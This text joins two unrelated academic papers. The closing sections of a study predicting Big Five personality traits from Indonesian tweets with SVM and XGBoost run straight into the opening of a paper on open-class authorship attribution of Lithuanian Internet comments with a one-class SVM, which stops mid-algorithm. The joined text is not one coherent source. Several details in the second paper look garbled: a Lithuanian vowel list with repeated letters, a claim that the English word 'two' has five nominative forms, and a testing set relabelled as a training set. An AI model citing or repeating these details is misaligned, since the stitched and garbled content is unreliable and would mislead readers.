7	✓			✓		✓	✓	
8	✓			✓		✓		✓
9		✓	✓		✓		✓	
10		✓	✓		✓			✓
11		✓	✓			✓	✓	
12		✓	✓			✓		✓
13		✓		✓	✓		✓	
14		✓		✓	✓			✓
15		✓		✓		✓	✓	
16		✓		✓		✓		✓

Refers to the number of times an n-gram appears in the list of extracted tweets.

If minimum occurrence is set to 1 for a scenario, then the system will take all the user's existing n-grams into consideration for the prediction.

If the scenario's minimum occurrence is set to 2, then the system will only take n-grams that appear at least twice into consideration for the prediction.

2. n-gram weighting scheme (Boolean or TF weighting)

Refers to how an n-gram's weight is calculated.

If the weighting scheme for a scenario is Boolean, then the n-gram's weight is set to 1 if it appears in the list of tweets, and 0 if otherwise.

However, if the weighting scheme for a scenario is TF, then the n-gram's weight is set to the number of times it appears in the list of tweets.

3. LDA topic features (use LDA topic features or don't use LDA topic features)

Refers to whether LDA-generated topic features are used in a scenario.

4. Stop words omission (omit stop words or don't omit stop words).

Refers to whether stop words are omitted from the list of n-grams in a scenario.

Combining these actions results in a total of 16 scenarios, which are shown in table 3. Each row represents a single scenario. The checked cells on said table are the actions used in the row of the corresponding scenario.

## V.RESULT AND DISCUSSION

The system is evaluated with a held-out test set of 30 data and 10-fold cross validation. A test set evaluation is included to make sure the system still performs the same way as when evaluated with 10-fold cross validation.

The evaluation results are shown on Figures 3 to 6. Due to the large number of scenarios tested, only the top 5 average accuracies for each evaluation are presented in the figures below.

The results from Figure 3 show that the highest average accuracies are dominated by scenarios 6, 5, 13, and 14. The 4 scenarios have 2 things in common: the usage of TF weighting scheme and LDA topic features. The highest average accuracy is 79.9392%, which is achieved on the Extraversion personality trait with scenario 5.

The results from Figure 4 are dominated by scenarios 14 and 13. The common feature shared by both scenarios are that they utilize TF weighting scheme and LDA topic features. Evaluation on test set with Support Vector Machine managed to achieve 90%, the highest accuracy for the Agreeableness trait with scenario 6, and Extraversion trait with scenarios 13 and 14.

Figure 5 presents the results from 10-fold cross validation with XGBoost, which are dominated by scenarios 6, 5, 14, and 13. The mentioned scenarios also have the same thing in common as the previous evaluations: usage of TF weighting scheme and LDA topic features. In this evaluation, Emotional Stability with scenarios 5 and 6 managed to achieve highest accuracy, which is 98.7900%.

Figure 6 presents the accuracy of the XGBoost classifier when evaluated with a 30-instance test dataset. The evaluation results are dominated by scenarios 13 and 14, where both scenarios utilize TF weighting scheme and LDA topic features. 100% accuracy is achieved on the Emotional Stability and Extraversion personality trait with scenario 13, and on Openness with scenario 14.




Fig. 3 Accuracy of Support Vector Machine using 10-fold cross validation




Fig. 4 Accuracy of Support Vector Machine using test dataset

The TF weighting scheme managed to achieve higher accuracy as it provides the system with information of how many times the word occurs from a user with a particular type of personality. The Boolean weighting scheme doesn't contain this information since the values only show whether a particular word is used by the user.

The LDA topic features also contributed to the system's accuracy because it does not restrict the system to assess by the user's choice of words, but also by the user's choice of topics.

Results from XGBoost show a significant increase in accuracy compared to Support Vector Machine, even when evaluated on 10-fold cross validation or a prepared test set. This is also consistent with other literatures which claim that XGBoost managed to achieve the best prediction when compared to other algorithms [31][32][33]. The creator of XGBoost also reports that XGBoost was used by the top 10 winning teams in KDD Cup 2015 [34].




Fig. 5 Accuracy of XGBoost classifier using 10-fold cross validation




Fig. 6 Accuracy of XGBoost classifier using test dataset

## VI. CONCLUSIONS AND IMPROVEMENTS

In this study, we have presented a personality prediction system for Bahasa Indonesia based on a Twitter user's information. Results of this study show that personality prediction in Bahasa Indonesia is indeed possible without using a tool with predefined words (LIWC, MRC), but by assessing a user's choice of words. The current study compares 2 different classifiers: Support Vector Machine and XGBoost. Both classifiers are tested under different scenarios which involve minimum occurrence of n-gram, n-gram weighting scheme, usage of LDA topic features, and omission of stop words. Evaluation using 10-fold cross validation showed that the personality prediction system built on Support Vector Machine managed to achieve a highest average accuracy of 76.2310%, while XGBoost achieved 97.9962%.

Evaluation results using 10-fold cross validation and 30-instance test dataset also showed that usage of LDA topic features and TF frequency weighting scheme contributed greatly to the personality prediction system's accuracy.

The results also showed that even when tested under the same scenario and same dataset, the personality prediction system built on XGBoost managed to perform significantly better than on Support Vector Machine.

Future developments of this study may utilize a larger training and testing dataset, which will allow the system to immerse itself in a wider variety of tweets. Improving n-gram normalization functions may also increase the system's accuracy since it allows the system to recognize and assess more words.

#### ACKNOWLEDGMENT

The authors would like to thank Mr. Tri Swasono Hadi for his participation in labelling the personality traits for each data. Mr. Tri is a practitioner in clinical psychology.

This research and publication is fully supported by grant named "Penelitian Produk Terapan" from Ministry of Research, Technology and Higher Education of the Republic of Indonesia with contract number 039A/VR.RTT/VI/2017

#### REFERENCES

- [1] GlobalWebIndex, "GlobalWebIndex Social Report Q4/2016," 2016.
- [2] Twitter Investor Relations, "Q414 Selected Company Metrics and Financials," 2014. .
- [3] Twitter Investor Relations, "Q216 Selected Company Metrics and Financials," 2016. .
- [4] K. M. Carley, M. M. Malik, M. Kowalchuck, J. Pfeffer, and P. Landwehr, "Twitter usage in Indonesia," 2015.
- [5] CNN Indonesia, "Twitter Rahasiakan Jumlah Pengguna di Indonesia," 2016. .
- [6] eMarketer, "Southeast Asia Has Among the Highest Social Network Usage in the World," 2015. .
- [7] J. Golbeck, C. Robles, M. Edmondson, and K. Turner, "Predicting personality from twitter," in *Privacy, Security, Risk and Trust (PASSAT) and 2011 IEEE Third International Conference on Social Computing (SocialCom), 2011 IEEE Third International Conference on*, 2011, pp. 149–156.
- [8] A. Wijaya, I. Prasetya, N. Febrianto, and D. Suhartono, "Sistem Prediksi Kepribadian 'The Big Five Traits' Dari Data Twitter," Bina Nusantara University, 2016.
- [9] C. Sumner, A. Byers, R. Boochever, and G. J. Park, "Predicting dark triad personality traits from twitter usage and a linguistic analysis of tweets," in *Machine Learning and Applications (ICMLA), 2012 11th International Conference on*, 2012, vol. 2, pp. 386–393.
- [10] G. Farnadi, S. Zoghbi, M. Moens, and M. De Cock, "Recognising Personality Traits Using Facebook Status Updates," *Work. Comput. Personal. Recognit. Int. AAAI Conf. weblogs Soc. media*, pp. 14–18, 2013.
- [11] M. Arroju, A. Hassan, and G. Farnadi, "Age, Gender and Personality Recognition using Tweets in a Multilingual Setting," in *6th Conference and Labs of the Evaluation Forum (CLEF 2015): Experimental IR meets multilinguality, multimodality, and interaction*, 2015.
- [12] D. Wan, C. Zhang, M. Wu, and Z. An, "Personality Prediction Based on All Characters of User Social Media Information," pp. 220–230, 2014.
- [13] V. Ong, A. D. S. Rahmanto, Williem, and D. Suhartono, "Exploring Personality Prediction from Text on Social Media: A Literature Review," *Internetworking Indones. J.*, vol. 9, no. 1, pp. 65–70, 2017.
- [14] F. Iacobelli, A. J. Gill, S. Nowson, and J. Oberlander, "Large Scale Personality Classification of Bloggers," in *Affective Computing and Intelligent Interaction: Fourth International Conference, AII 2011, Memphis, TN, USA, October 9–12, 2011, Proceedings, Part II*, S. D'Mello, A. Graesser, B. Schuller, and J.-C. Martin, Eds. Berlin, Heidelberg: Springer Berlin Heidelberg, 2011, pp. 568–577.
- [15] T. Yarkoni, "Personality in 100,000 words: A large-scale analysis of personality and word use among bloggers," *J. Res. Pers.*, vol. 44, no. 3, pp. 363–373, 2010.
- [16] H. A. Schwartz, J. C. Eichstaedt, M. L. Kern, L. Dziurzynski, S. M. Ramones, M. Agrawal, A. Shah, M. Kosinski, D. Stillwell, M. E. P. Seligman, and L. H. Ungar, "Personality, Gender, and Age in the Language of Social Media: The Open-Vocabulary Approach," vol. 8, no. 9, 2013.
- [17] Y. Liu, J. Wang, and Y. Jiang, "PT-LDA: A Latent Variable Model to Predict Personality Traits of Social Network Users," *Neurocomputing*, 2015.
- [18] K.-H. Peng, L.-H. Liou, C.-S. Chang, and D.-S. Lee, "Predicting personality traits of Chinese users based on Facebook wall posts," in *Wireless and Optical Communication Conference (WOCC), 2015 24th*, 2015, pp. 9–14.
- [19] B. Y. Pratama and R. Sarno, "Personality classification based on Twitter text using Naive Bayes, KNN and SVM," in *2015 International Conference on Data and Software Engineering (ICoDSE)*, 2015, pp. 170–174.
- [20] Y. Amichai-Hamburger and G. Vinitzky, "Social network use and personality," *Comput. Human Behav.*, vol. 26, no. 6, pp. 1289–1295, 2010.
- [21] J. L. Skues, B. Williams, and L. Wise, "The effects of personality traits, self-esteem, loneliness, and narcissism on Facebook use among university students," *Comput. Human Behav.*, vol. 28, no. 6, pp. 2414–2419, 2012.
- [22] T. Ryan and S. Xenos, "Who uses Facebook? An investigation into the relationship between the Big Five, shyness, narcissism, loneliness, and Facebook usage," *Comput. Human Behav.*, vol. 27, no. 5, pp. 1658–1664, 2011.
- [23] T. Correa, A. W. Hinsley, and H. G. De Zuniga, "Who interacts on the Web?: The intersection of users' personality and social media use," *Comput. Human Behav.*, vol. 26, no. 2, pp. 247–253, 2010.
- [24] C. Ross, E. S. Orr, M. Sisic, J. M. Arseneault, M. G. Simmering, and R. R. Orr, "Personality and motivations associated with Facebook use," *Comput. Human Behav.*, vol. 25, no. 2, pp. 578–586, 2009.
- [25] R. R. McCrae and O. P. John, "An introduction to the five-factor model and its applications," *J. Pers.*, vol. 60, no. 2, pp. 175–215, 1992.
- [26] I. B. Weiner and R. L. Greene, "Revised NEO Personality Inventory," *Handb. Personal. Assess.*, pp. 315–342, 2008.
- [27] A. R. Naradhipa and A. Purwarianti, "Sentiment classification for Indonesian message in social media," in *Cloud Computing and Social Networking (ICCCSN), 2012 International Conference on*, 2012, pp. 1–5.
- [28] G. A. Buntoro, T. B. Adji, and A. E. Purnamasari, "Sentiment Analysis Twitter dengan Kombinasi Lexicon Based dan Double Propagation," pp. 7–8, 2014.
- [29] F. Z. Tala, "A study of stemming effects on information retrieval in Bahasa Indonesia," *Inst. Logic. Lang. Comput. Univ. van Amsterdam, Netherlands*, 2003.
- [30] R. Rehurek and P. Sojka, "Software Framework for Topic Modelling with Large Corpora," *Proc. Lr. 2010 Work. New Challenges NLP Fram.*, pp. 45–50, 2010.
- [31] V. Ayumi, "Pose-based human action recognition with Extreme Gradient Boosting," in *Research and Development (SCoReD), 2016 IEEE Student Conference on*, 2016, pp. 1–5.
- [32] I. Babajide Mustapha and F. Saeed, "Bioactive molecule prediction using extreme gradient boosting," *Molecules*, vol. 21, no. 8, p. 983, 2016.
- [33] S. Dey, Y. Kumar, S. Saha, and S. Basak, "Forecasting to Classification: Predicting the direction of stock market price using Xtreme Gradient Boosting."
- [34] T. Chen and C. Guestrin, "Xgboost: A scalable tree boosting system," in *Proceedings of the 22nd acm sigkdd international conference on knowledge discovery and data mining*, 2016, pp. 785–794.



# Open Class Authorship Attribution of Lithuanian Internet Comments using One-Class Classifier

Algimantas Venčkauskas, Arnas Karpavičius  
Department of Computer Science  
Kaunas University of Technology  
Studentu 50, LT-51368, Kaunas, Lithuania

E-mail: algimantas.venckauskas@ktu.lt  
Jurgita Kapočiūtė-Dzikienė  
Faculty of Computer Science  
Vytautas Magnus University  
Vileikos 8, LT-44404, Kaunas, Lithuania

Robertas Damaševičius, Romas Marcinkevičius  
Department of Software Engineering  
Kaunas University of Technology  
Studentu 50, LT-51368, Kaunas, Lithuania

E-mail: robertas.damasevicius@ktu.lt  
Christian Napoli  
Department of Mathematics and Informatics  
University of Catania  
Viale A. Doria 6, 95125 Catania, Italy

**Abstract**—Internet can be misused by cyber criminals as a platform to conduct illegitimate activities (such as harassment, cyber bullying, and incitement of hate or violence) anonymously. As a result, authorship analysis of anonymous texts in Internet (such as emails, forum comments) has attracted significant attention in the digital forensic and text mining communities. The main problem is a large number of possible authors, which hinders the effective identification of a true author. We interpret open class author attribution as a process of expert recommendation where the decision support system returns a list of suspected authors for further analysis by forensics experts rather than a single prediction result, thus reducing the scale of the problem. We describe the task formally and present algorithms for constructing the suspected author list. For evaluation we propose using a simple Winner-Takes-All (WTA) metric as well as a set of gain-discount model based metrics from the information retrieval domain (mean reciprocal rank, discounted cumulative gain and rank-biased precision). We also propose the List Precision (LP) metric as an extension of WTA for evaluating the usability of the suspected author list. For experiments, we use our own dataset of Internet comments in Lithuanian language and consider the use of language-specific (Lithuanian) lexical features together with general lexical features derived from English language. For classification we use one-class Support Vector Machine (SVM) classifier. The results of experiments show that the usability of open class author attribution can be improved considerably by using a set of language-specific lexical features together with general lexical features, while the proposed method can be used to reduce the number of suspected authors thus alleviating the work of forensic linguists.

## I. INTRODUCTION

THE Internet has become a critical enabling factor of economic and social transformations, affecting how governments, businesses and citizens interact and offering new, often unforeseen, ways of addressing challenges of sustainable development. Building trust in online services is essential to the continued growth and development of the Internet, while cybersecurity is vital for supporting sustainability and stability of the Internet. People need to have confidence that their data are secure, and networks and services they use are secure and reliable, while the societies and the state need to be sure that

the tools of the Internet are not misused for criminal activities. The growth in extent and complexity of cybercrime combined with the lack of time and resources in addressing cybercrime, and the need to confront cybercrime in near real time raises a need to process available digital evidences on the Internet using computational intelligence techniques such as Natural Language Processing (NLP) [1].

Currently, web-based communication platforms and social sites (such as Facebook, Twitter, blogs, discussion forums, online knowledge portals, and chatting tools) allow users to publicly express their views and share information online. Information spread using such platforms and websites becomes readily available to a large number of people. A large audience of readers is a great medium for radical extremists to declare their views and try to influence public opinion, organize information attacks against individual groups of society or the whole countries. Public cyberspace and social networks can become channels of information to apply black public relations technologies for propaganda of violence and hate. The individuals who tend to spread ethnic, racial hatred, extremism and inciting war, or threatening public or national security often exploit the openness of social media by trying to hide behind nicknames or using other opportunities to stay anonymous. Establishing the authorship of an anonymous text based on the characteristics of the text only is a tedious and laborious task, which can be performed only by skilled forensics linguistics experts.

Manual work of experts who carry out monitoring is accurate, but ineffective: carried out in real time and round the clock, it would require having huge human resources in case of emergencies (information war, hybrid war, riots, armed conflict). Because of these limitations, currently forensic linguists are only asked to analyse texts of only a small number of authors (usually, a maximum of four or five). Any tools and methods that could help to reduce the amount of work and allow to expand the number of analyzed suspects in order to establish the true author (such as, e.g., by reducing the number



of suspected authors) are needed by the forensics community. The results of such automated (or software-generated) analysis can play a role in criminal investigations and trials [2].

The forensic analysis of electronic web-based texts for solving their authorship problem is called *authorship analysis* [3]. It involves analyzing the writing styles or stylometric features from the document content. As writing style varies from one author to another, the aim of *authorship attribution* is the correct classification of texts into classes based on the style of their authors. Besides *author identification* where the style of individual authors is examined, *author profiling* can also distinguish between categories of authors such as gender, age, or native language. *Authorship verification* checks whether a target document was written or not by a specific individual. In *authorship attribution*, the actual author is known to be included in the set of candidates (closed case) [4]. In *open class authorship attribution*, the analyzed text might not have been written by the candidate authors (open case). Given the examples of the writing of a single author the task is to determine if given texts were or were not written by this author [5], therefore, it provides a more realistic interpretation of the task since it approximates better what forensic linguistics experts do. Authorship attribution can be performed using stylometric techniques through the analysis of linguistic styles and writing characteristics of the authors [6]. Applications include email analysis [7] and spam filtering [8], computer forensics [9], plagiarism detection [10], cyberpredator identification in online chats [11], tagging of online texts [12] and news media analysis [13]. In all of these domains, the goal is to confirm or reject the authorship hypothesis for documents with respect to a set of candidate authors, given sample documents written by the considered authors. A close problem is plagiarism detection, where usually two texts are compared to find similarities between them [10]. The practice is also relevant for developing sustainable research and science. In many cases of plagiarism, the misconducting authors attempt to diffuse responsibility across many (perhaps innocent) co-authors [14]. So the question of establishing the true culprit is appropriate. As noted in [15], when dealing with more than twenty candidates, it is beneficial to identify a smaller subset of candidates using other scalable methods. The aim of this paper is 1) to propose a method of open class authorship attribution aimed at producing the list of suspected authors rather than a single prediction result, 2) to discuss the measures for evaluating the usability of the proposed method, and 3) to consider language-specific (we focus on the Lithuanian language) text features to improve the accuracy of authorship attribution.

The structure of the paper is as follows. We describe the problem formally in Section II. We discuss the language-specific text features in Section III. We describe the proposed method in Section IV. We discuss the evaluation metrics in Section V. Finally, the results are provided and discussed in Section VI, and conclusions are given in Section VII.

## II. PROBLEM OF AUTHORSHIP ATTRIBUTION

The main element of authorship analysis process is text classification, i.e., the process of assigning predefined category labels to new documents. The formal description of our task is given below.

Let  $t \in T$  be a text message, which belongs to a text space  $T$ . Let  $A$  be a finite set of authors:  $A = \{a_1, a_2, \dots, a_N\}$ .

Let  $T^L$  be a training set and  $T^K$  be a testing set of text messages, containing instances  $I$  of text feature vectors  $v \in V$  which belong to a feature space  $V$  (where each  $v$  corresponds to a text message  $t$ ) with their appropriate class labels:  $I^L = \langle v, a \rangle$ ,  $I^K = \langle v, a \rangle$ .

The text message  $t$  represented by the feature vector  $v$  is linked to exactly one author  $a \in A$ .

Let function  $\xi$  be a function that generates instances  $I$  from text messages  $t$  based on the feature space  $V$ :  $\xi : T \times V \rightarrow I$ .

Feature space  $V$  can be partitioned into a number of non-overlapping feature subspaces  $V_k$  as follows:  $V = \bigcup_{1 \leq k \leq M} V_k$ ,  $\bigcap_{1 \leq k \leq M} V_k = \emptyset$ , here  $M$  is the number of features.

Let  $V_1$  be a set of text features representing general text features used independently of text language, and  $V_k, k \geq 2$  are sets of language-specific text features.

Let function  $\gamma$  be an authorship attribution function mapping a text message  $t$  to an ordered set of authors  $A'$ ,  $\gamma : T \rightarrow A'$ , where  $A' = \langle A, r \rangle$  and  $r$  is a binary relation of authors  $a_i$  and  $a_j$  that is equal to 1, if  $a_i$  is more likely to be the author of the message than  $a_j$ , and 0, if otherwise.  $A$  is a sorted list with the most likely authors on top.

Authorship attribution of text consists of associating a real value  $p$ ,  $0 \leq p \leq 1$  to each pair  $(t_j, a_i) \in T \times A$ , where  $T$  is the set of text messages,  $A$  is the set of authors, and  $p$  reaches its maximum for a true author of the text.

Let  $\Gamma$  denote a supervised learning method, which given a set of instances  $I$  as the input, returns a learned mapping function  $\gamma$  as the output:  $\Gamma : I \rightarrow \gamma$ .

Let  $\pi$  be an evaluation metric (function) mapping from a testing set of texts  $T^K$  to a real value  $q$ ,  $0 \leq q \leq 1$  that evaluates the quality of author attribution:  $\pi : T^K \rightarrow R$ .

We attempt to find a best feature subspace  $V_k$  that given a text space  $T$  would maximize the authorship attribution function  $\gamma'$ . We define the best authorship attribution function with regard to  $V_k, k \geq 2$  as the function  $\gamma' = \max_{\gamma} \pi(\gamma(T^K))$ , where  $\gamma = \Gamma(\zeta(T^L, V_1 \cup V_k))$ .

Further we employ the one-class learning approach for authorship attribution of language-specific texts, which has been introduced first by Koppel and Shler in [16]. One-class classifier defines a boundary around the target class that leaves out the outliers. The reference author is assigned to the target class and all other authors are attributed to the outlier class [17]. For each author, we have sample documents written by her/him. Sample documents for the author under consideration are considered as positive examples, whereas

sample documents for other authors are considered as negative examples. Features are extracted from documents and a classification model is built for the author. For a large number of features, Principal Component Analysis (PCA) can be used to derive a reduced number of 'effective' features, which retain most of information [18].

### III. LANGUAGE SPECIFIC FEATURES

Establishing features that work as effective discriminators of texts is one of critical issues in research on authorship analysis. The problem so far is that most research in the area of authorship identification is focused on the English texts (with a few notable exceptions such as Greek [19], Portuguese [20], and Croatian [21], while applications for other languages usually focus on the application and adaptation of the text features and methods adopted from English (e.g., using n-grams [22]). In case of a language-specific discourse, two approaches are prevalent: one approach ignores the specifics of a national alphabet by transliterating language-specific alphabet letters to standard Latin or English alphabet letters. The other approach leaves language-specific letters in feature space for further analysis.

Typically, the same or a similar set of features are used and consequently the use of language-specific letters does not lead to significant improvement of author identification results. New language specific features (such as variable-length language-specific syllables instead of fixed-length n-grams [23]) are required to capture the specifics of the national language (i.e., a language that has unique syntactical features such as special letters, which are not present in other languages).

In text classification almost all words contain some information. Rudman [24] finds that more than 1,000 different style markers have been proposed. Different feature ranking methods can be applied to reduce the feature set, however, as Joachims [25] has demonstrated, even the features ranked lowest still contain considerable information and are relevant for classification. There is a significant amount of research still to be done in formulating and studying the language-specific features on all levels (syntactical, semantic, prosodic, etc.) such as the frequency of language-specific letters, frequency of n-grams with language-specific letters, forbidden n-grams, etc. [26]. Hereinafter we analyze the specific features of Lithuanian language texts.

The Lithuanian language is spoken by approximately 3.2 million people and is subject to numerous linguistic studies. It belongs to the Baltic group of the Indo-European family of languages. Lithuanian is considered an archaic language because it has preserved a lot of features otherwise found only in the ancient languages, such as Greek, Latin, and Sanskrit but which have disappeared in other modern languages. Such features are the preservation of Indo-European vowels and consonants, richness of inflection, preservation of old endings, and wide use of participial forms. The Lithuanian alphabet consists of the Latin alphabet letters (excluding Q, q, W, w, X, x) with eighteen extra letters with diacritics (nine capital and

nine small). The Lithuanian language has thirty two letters, of which twelve are vowels (a, ą, e, ę, è, i, j, y, o, u, ū, ū), six are semivowels (v, j, l, m, n, r) and 14 are consonants (b, c, č, d, f, g, h, k, p, s, š, t, z, ž). However, in electronic discourse, the letters with diacritics are very often replaced with matching Latin letters (e.g.: ą → a, č → c, ę → e, ž → z, etc.) or pairs of letters expressing the same sounds as in English (e.g.: č [tʃ] → ch, š [ʃ] → sh, etc.). There are nine diphthongs: ai, au, ei, eu, oi, ou, ui, ie, and uo. The principal feature of the Lithuanian language is the fact that the language has very many forms. Nearly all the inflectional parts of the language have 24–28 forms. E.g., the English word “two” has five forms in the nominative case alone, while there are thirty forms of the Lithuanian word “du” (= two) alone [27]. The Lithuanian language is particularly characterized by unusual richness in suffixes: there are 615 nominal suffixes, while in modern English there are only 113 nominal suffixes. On the other hand, the number of prefixes is not large: in Lithuanian there are only thirty six prefixes [28], while modern English has fifty seven prefixes. Lithuanian is highly inflective, ambiguous (47 per cent of words are ambiguous), has rich vocabulary (0.5 million headwords) and has complex word derivation system (e.g., seventy eight suffixes for diminutives) [29]. Verbs have 3 conjugations, and are inflected by four tenses, three persons, two numbers, and three moods. Non-conjugative forms of verbs retain the same root, but have different suffixes and endings in different inflection forms. There is a significant difference between frequency of unigrams in Lithuanian and in other (English, Polish, Serbian) languages (see Table I). Previous experiments in authorship identification using Lithuanian texts have demonstrated that content-features are more useful compared with function words or POS tags [29], while best results were obtained with word-level character tetra-grams and a set of lexical, morphological, and character features [30].

The promising directions of research are the use of unique character combinations in national languages, e.g., “eux” in French, “ery” in English, and “lj” in Serbo-Croatian [31], the use of language-specific function words such as “ale”, “i”, “nie”, “to”, “w”, “z”, “ze”, “za”, “na” in Polish [32] and “neden-why”, “ayrıca-furthermore”, “belki-maybe”, “daima-always” in Turkish [33], and the use of non-standard words such as abbreviations, acronyms [34].

Function words are words which serve to express grammatical relationships with other words within a sentence or to specify the attitude or mood of the speaker but do not have a specific lexical meaning. They can signify structural relationships between different words in a sentence. Function words might be prepositions, pronouns, auxiliary verbs, conjunctions, grammatical articles or particles. The frequency statistics for several languages is presented in Table II. Further we have analyzed and performed experiments with two subsets of textual features: one subset contains sets of language-independent stylometric features, which have been commonly used for authorship analysis of English texts as follows: number of words, number of lines, ratio of uppercase letters, frequency of numbers, frequency of white characters,

TABLE I  
FREQUENCY STATISTICS (PERCENTAGE) (BASED ON DATA FROM [HTTP://WWW.CRYPTOGRAM.ORG](http://www.cryptogram.org) AND [HTTP://MOFOBURRELL.LIVEJOURNAL.COM](http://mofoburrell.livejournal.com)) OF  
TOP 5 UNIGRAMS IN 4 LANGUAGES

Order	English	Lithuanian	Polish	Serbian
1	e / 12.70	i / 15.25	e / 9.17	a / 10.99
2	t / 9.06	a / 10.43	o / 8.99	и / 8.43
3	a / 8.17	s / 9.34	i / 6.79	o / 8.15
4	o / 7.51	t / 6.75	a / 6.76	e / 8.03
5	i / 6.97	e / 5.55	y / 6.04	н / 4.64

TABLE II  
FREQUENCY STATISTICS (PERCENTAGE) (BASED ON DATA FROM [HTTPS://EN.WIKTIONARY.ORG](https://en.wiktionary.org) AND [HTTP://WWW.LEXITERIA.COM/](http://www.lexiteria.com/)) OF TOP 5  
FUNCTION WORDS IN 4 LANGUAGES

Order	English	Lithuanian	Polish	Serbian
1	the / 4.90	ir - and / 3.32	w / 6.34	je - is / 4.23
2	be / 2.79	kad - that / 0.90	i - and / 2.56	y - near / 3.43
3	and / 2.39	j - to / 0.85	na - on / 2.03	и - and / 3.27
4	of / 2.30	iš - from / 0.67	z - from / 2.00	це - me / 1.64
5	a / 2.25	su - with / 0.60	ie - themselves / 1.47	на - at / 1.45

TABLE III  
LEXICAL AND MORPHOSYNTACTIC FEATURES OF LITHUANIAN LANGUAGE

No.	Feature types	Examples of features and description
1	Function words	Frequency of each Lithuanian function word. Examples: "ant" (= on), "apie" (= about), "ar" (= whether), "arba" (= or), "aš" (= I), "be" (= without)
2	All function words	Cumulative frequency of all Lithuanian function words
3	Stop words	Frequency of each Lithuanian stop word. Examples: "į" (= into), "šalia" (= near), "šįjį" (= this, <i>masc.</i> ), "šiają" (= this, <i>fem.</i> )
4	All stop words	Cumulative frequency of all Lithuanian stop words
5	Word endings	Frequency of each Lithuanian language specific word ending. Examples: "a", "ai", "ajam", "ame", "ams", "ant"
6	Uncommon bigrams	Frequency of each bigram uncommon to Lithuanian language. Examples: "qu", "sh", "zh", "ch", "ux", "xu"
7	All uncommon bigrams	Cumulative frequency of all uncommon bigrams
8	Prefix "ne"	Frequency of words with prefix "ne" (= not)
9	Letters	Frequency of each Lithuanian language specific letter. Examples: "ą", "č", "ė", "ė", "į", "š"
10	All letters	Cumulative frequency of all Lithuanian language specific letters
11	Abbreviations	Frequency of each Lithuanian language specific abbreviation. Examples: "gyd." (= medical doctor), "kun." (= priest), "tūkst." (= thousand), "vyr." (= senior)
12	All abbreviations	Cumulative frequency of all Lithuanian language specific abbreviation
13	Similes	Frequency of each Lithuanian simile. Examples: "pavyzdžiui" (= for example), "kaip" (= like), "tarkim" (= say)
14	All similes	Cumulative frequency of all Lithuanian similes.

frequency of letters, ratio of short (less than four letters) words, mean word length, number of sentences, mean sentence length, ratio of unique words, frequency of the most frequent word, ratio of delimiters, number of paragraphs, mean line length, frequency of endings, frequency of bigrams, ratio of unique bigrams, ratio of abbreviations, ratio of similes. Another one contains lexical features that are specific to Lithuanian language texts. The types of features used to calculate lexical features are summarized in Table III.

#### IV. METHOD

We perform authorship attribution using one-class classification. The one-class classification problem is the problem of distinguishing one class of objects from all others, given training data only for the target class. It has been introduced by [35] to handle training using only positive class information. As opposed to binary classification problems, here a boundary in the space of the objects of interest has to be inferred only from samples of positive class. One-class classification is often used for outlier or novelty detection because it attempts to differentiate between data that appears normal and data that appears abnormal with respect to training data.

We have selected Support Vector Machine (SVM) [36] based on comparative research indicating that SVM classifiers perform best on a variety of text classification experiments in the text analysis domain [25]. The One-Class SVM separates all the data points from the origin (in feature space  $V$ ) and maximizes the distance from this hyper-plane to the origin. This results in a binary function which captures regions in the input space where the probability density of the data lives. Thus the function returns +1 in a region capturing the training data points and -1 elsewhere.

The classifier constructs a decision function  $F$  using the following *Decision function construction algorithm*:

```

ALGORITHM: constructDecisionFunction
INPUT: feature space  $V$ , training text set  $T^K$ 
OUTPUT: decision function  $F$ 
BEGIN
  FOREACH feature  $v$  IN feature space  $V$  of  $T^K$ 
    IF value of feature  $v$ 
      is predicted to arise from the
      distribution which generated
      the training samples of  $T^K$ 
    THEN
